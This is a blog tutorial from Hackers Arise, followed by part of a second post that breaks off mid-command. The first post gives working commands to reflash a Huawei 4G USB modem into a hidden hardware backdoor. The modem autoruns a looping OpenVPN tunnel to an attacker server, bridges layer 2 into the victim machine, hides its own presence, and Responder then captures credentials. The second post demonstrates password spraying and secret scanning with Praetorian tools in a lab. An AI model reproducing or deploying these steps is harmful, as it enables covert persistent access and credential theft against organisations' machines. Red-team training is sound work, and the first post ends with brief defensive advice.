
When hackers have physical access to a potential victim’s computer, they aren’t limited to one-time actions. With just a few minutes, they can establish a persistent communication channel that continues to function long after they’ve walked away. This can be achieved using a regular USB modem that’s been slightly modified in advance.
Modern 4G USB modems, especially those based on the HiLink architecture, are more powerful than they appear. Although they look like slightly oversized flash drives, they’re small computers running a full operating system. Many of these devices run embedded Linux environments, sometimes alongside other systems such as VxWorks for handling GSM communication. These modems are autonomous. They’re powered directly through USB, they boot within seconds, and they present themselves to the host computer as a network interface.
A popular example is the Huawei E3372h-153. It has strong community support, accepts modified firmware, and includes everything needed to build an independent communication channel. When you connect this thing, it behaves like a virtual Ethernet adapter. To the OS it looks like just another network card. But inside that modem you have a full system capable of running scripts, managing connections, and interacting with the host machine. The computer believes it’s simply using a network interface, while the modem itself can communicate with external infrastructure over the mobile network. Unlike traditional implants, this one doesn’t depend on the victim’s internal network at all.
There are commercially available tools designed for similar purposes (LAN Turtle), but they typically rely on existing network connectivity. They don’t have an independent 4G communication channel.
From an engineering perspective, the device is already almost perfect. It draws power directly from USB and uses its own 4G connection, so it will communicate even in isolated environments.
To unlock its potential, we will need to modify the firmware. After reflashing, the internal operating system will automatically establish a VPN connection to a remote control server using the mobile network.
The first step is gaining access to the modem’s internal system. You can do it using Telnet or ADB:
kali > telnet 192.168.8.1
kali > adb connect 192.168.8.1:5555
Then we need to enable debugging features to configure things:
modem > curl http://192.168.8.1/html/switchDebugMode.html
modem > minicom -D /dev/ttyUSB0
With debug mode enabled, the firmware can be replaced:
modem > at^godload # Enter firmware mode. The modem will reboot
modem > sudo ./balong_flash -p /dev/ttyUSB0 E3372h-153_Update_22.200.15.00.
00_M_AT_05.10_nv.exe
After rebooting, the modem usually presents itself as multiple devices, including a virtual CD-ROM and storage. These features are unnecessary and may reveal the device’s presence, so they should be disabled:
modem > AT^NVWREX=50091,0,60,1 0 0 0 FF 00 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 A3
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 0 # Disable CD-ROM mode on startup, enable RNDIS/CDC
AT^RESET # Reboot

Next comes a subtle but important adjustment. The DHCP configuration is modified so the modem does not present itself as a gateway. This helps avoid interfering with the host system’s routing behavior and keeps the device less noticeable:
modem > cat <<EE > /data/config
Interface br0
MinLease 30
Vendorid c0012
Address main
EnbSrv 1
Start 192.168.8.100
End 192.168.8.200
Option lease 86400
Option subnet 255.255.255.0
Address main end
EE
The config file will look like this:
To establish remote control, an OpenVPN client is installed directly on the modem. Precompiled binaries are here.
Here is how:
modem > adb push tun.ko /online/ovpn/
modem > adb push openvpn /online/ovpn/
modem > adb push vds.ovpn /online/ovpn/
modem > cat <<EE > /data/vpn.sh
#!/system/bin/busybox sh
while :; do /online/ovpn/openvpn --config /online/ovpn/vds.ovpn
--route-noexec; done
EE
modem > chmod 700 /data/vpn.sh

modem > busybox passwd

modem > reboot

The VPN runs in a continuous loop, so even if the connection drops, it won’t be a problem. Finally, autorun scripts and routing rules are configured so that traffic flows correctly between the 4G network and the target machine:
modem > mount -o remount,rw /dev/block/mtdblock16

modem > cat <<EE >> /system/etc/autorun.sh
/data/autorun.sh &
EE

modem > cat <<EE > /data/autorun.sh
#!/system/bin/busybox sh
killall dhcps.real
cp /data/config /var/dhcp/dhcps/config
dhcps.real &
sleep 5
insmod /online/ovpn/tun.ko
/data/vpn.sh &
iptables -t nat -A POSTROUTING -o br0 -s 172.16.0.0/24 -j MASQUERADE
iptables -I INPUT 1 -i br0 -p tcp --dport 80 -j DROP
iptables -I FORWARD 2 -i br0 -o wan0 -j DROP
EE

modem > chmod 700 /data/autorun.sh
The autorun script should look like this:
At this point, the modem has become a self-contained communication bridge.
When deployed, the hardware backdoor does not look impressive. That is its strength. It resembles a slightly larger USB flash drive.

Because the device uses a mobile network, it does not rely on the internal infrastructure of the organization. Even if the local network has no internet access, the modem maintains a stable connection to the outside world.

Hackers can connect to the same VPN server from another device, linking themselves to the compromised machine. The modem forwards traffic in a reverse direction being a gateway into the target system.
This method of persistence provides network access only to the machine the modem is connected to. To make attacking the target system easier, it may be necessary to establish an L2VPN tunnel that is closer to the target. This requires creating another VPN tunnel inside the existing one. If the first VPN is used solely for communication with the device lan_turtle, the second one provides the maximum possible network access to the computer through the USB-emulated network.
To achieve this, we need to run a few commands inside the USB modem. These commands will create a VPN tunnel and place the newly created virtual interface into a network bridge together with the USB interface. Inside the modem run these commands:
modem > ./openvpn --config l2.ovpn --route-noexec
modem > brctl addif br0 tap1
modem > ifconfig tap1 0
Here is an example of the l2.ovpn file:

The L2VPN interface will have an IP address, which is not actually needed since OpenVPN is already running. It can be reset, after which the interface can simply be added to the bridge. As a result, L2 packets from the compromised machine will flow into the VPN interface. This means the hacker doesn’t just gain logical network access to the target PC, but they will see it as if they were directly plugged into it with a regular Ethernet cable.
On the hacker’s side, it is only necessary to connect to the modem and establish a VPN tunnel, then manually assign it an IP address from the subnet of the victim computer’s network adapter:
kali > sudo openvpn --config lan_turtle.ovpn --route-noexec
kali > sudo ifconfig tap0 192.168.8.200/24
The configuration file for connecting to lan_turtle to establish an L2VPN tunnel is lan_turtle.ovpn and it looks like this:

With this setup, the hacker gains direct access to the internal network. Responder can then be used to capture auth data:
kali > responder -I tap0 -d -w -F
Although the technique is technically sophisticated, you only need physical USB access. Because of that, defensive strategies are simple.
Organizations should treat USB ports as sensitive interfaces. Restricting unknown devices, disabling USB-based network adapters through system policies, and regularly inspecting machines can help you reduce risk. Just as importantly, physical access must be controlled. Even the most advanced software defenses cannot protect a system if someone is allowed to plug in their own hardware.
The Huawei E3372h-153 and similar devices can be used for persistence, using their own mobile data connection to maintain remote access independent of the victim’s network. Modified modems can automatically set up VPN tunnels and persistently reconnect, which creates a backdoor into the system even after they leave.
If you like red teaming, we have our Red Team Operator training, where we cover more tools and techniques to help you emulate real APT work, so you can give a company a realistic stress test and help make it secure.
The post Social Engineering: Modem-Based Persistence in a Compromised Environment first appeared on Hackers Arise.
Welcome back, aspiring cyberwarriors!
Recently a new project was released by Praetorian. Praetorian is open-sourcing the offensive tools their red team actually uses on engagements. They call it 12 Caesars and their team is planning to release one tool a week for twelve weeks. Every tool is written in Go and ships as a single binary with zero external dependencies.
Each tool is assigned a Caesar name and a blog post, where you can learn more about these tools.

We’ll look at four of these tools, including the basic ones, to make this article suitable for everyone. Before we proceed, it’s important to remind you that you can only test systems you own or have explicit written authorization to test. We will use our lab for it.
Our first tool is Titus. Titus finds credentials, API keys, and tokens in source code, files, git history, container images, and more. The tool has 487 detection rules covering AWS, GCP, Azure, GitHub, Slack, databases and hundreds of other services. Similar to TruffleHog, it can validate credentials as it finds them by calling the provider APIs.
It’s also available as a Burp Suite extension and a Chrome extension.
kali > curl -sL -o titus https://github.com/praetorian-inc/titus/releases/latest/download/titus-linux-amd64
kali > chmod 777 titus
kali > ./titus --help
Let’s start by pointing it at test keys released by Truffle Security.

It found all the keys in the repo. Companies often publish their secrets by accident. Some live in the repositories for years, so it’s good to do regular checks to prevent unnecessary leakage.
Nerva is a fingerprinter supporting 170 protocols across TCP, UDP, and SCTP, plus dozens of HTTP technology fingerprinters. You can feed it with open ports from naabu, nmap or other tools and it’ll tell you what’s actually running with its version.
kali > curl -sL -o nerva.tar.gz https://github.com/praetorian-inc/nerva/releases/download/v1.70.3/nerva_1.70.3_linux_amd64.tar.gz
kali > tar --no-same-owner -xzf nerva.tar.gz
kali > chmod 777 nerva
kali > ./nerva --help
Now let’s use our Ubuntu to show a basic test.
kali > ./nerva -t 192.168.131.9:22,11434
It will be way more useful when you work with big lists of corporate assets during a pentest.
Brutus is a modern Hydra alternative. It supports more than 40 protocols including SSH, RDP, MySQL, PostgreSQL and a lot more. Brutus was built to work with Nerva or naabu output.
kali > curl -sL -o brutus.tar.gz https://github.com/praetorian-inc/brutus/releases/latest/download/brutus-linux-amd64.tar.gz
kali > tar --no-same-owner -xzf brutus.tar.gz
kali > chmod 777 brutus
kali > ./brutus --help 
Each command has its own help menu to make it easy to work with.
kali > ./brutus creds --help
Now once again lets use our Ubuntu to spay passwords.
kali > ./brutus creds --target 127.0.0.1:22 --protocol ssh “admin:admin”
It was easy. As mentioned before, this tool chains with Nerva, and that’s how it becomes useful to test the entire infrastructure against common password and detection.
With AI services proliferating inside corporate environments, we want to know what LLM infrastructure is running on our hosts. Julius will fingerprint more than 60 AI services including Ollama, vLLM, LiteLLM, LocalAI, Hugging Face TGI, AWS Bedrock and AnythingLLM. It can also list available models from endpoints.
kali > curl -sL -o julius.tar.gz https://github.com/praetorian-inc/julius/releases/download/v1.5.1/julius_1.5.1_linux_amd64.tar.gz

kali > tar --no-same-owner -xzf julius.tar.gz
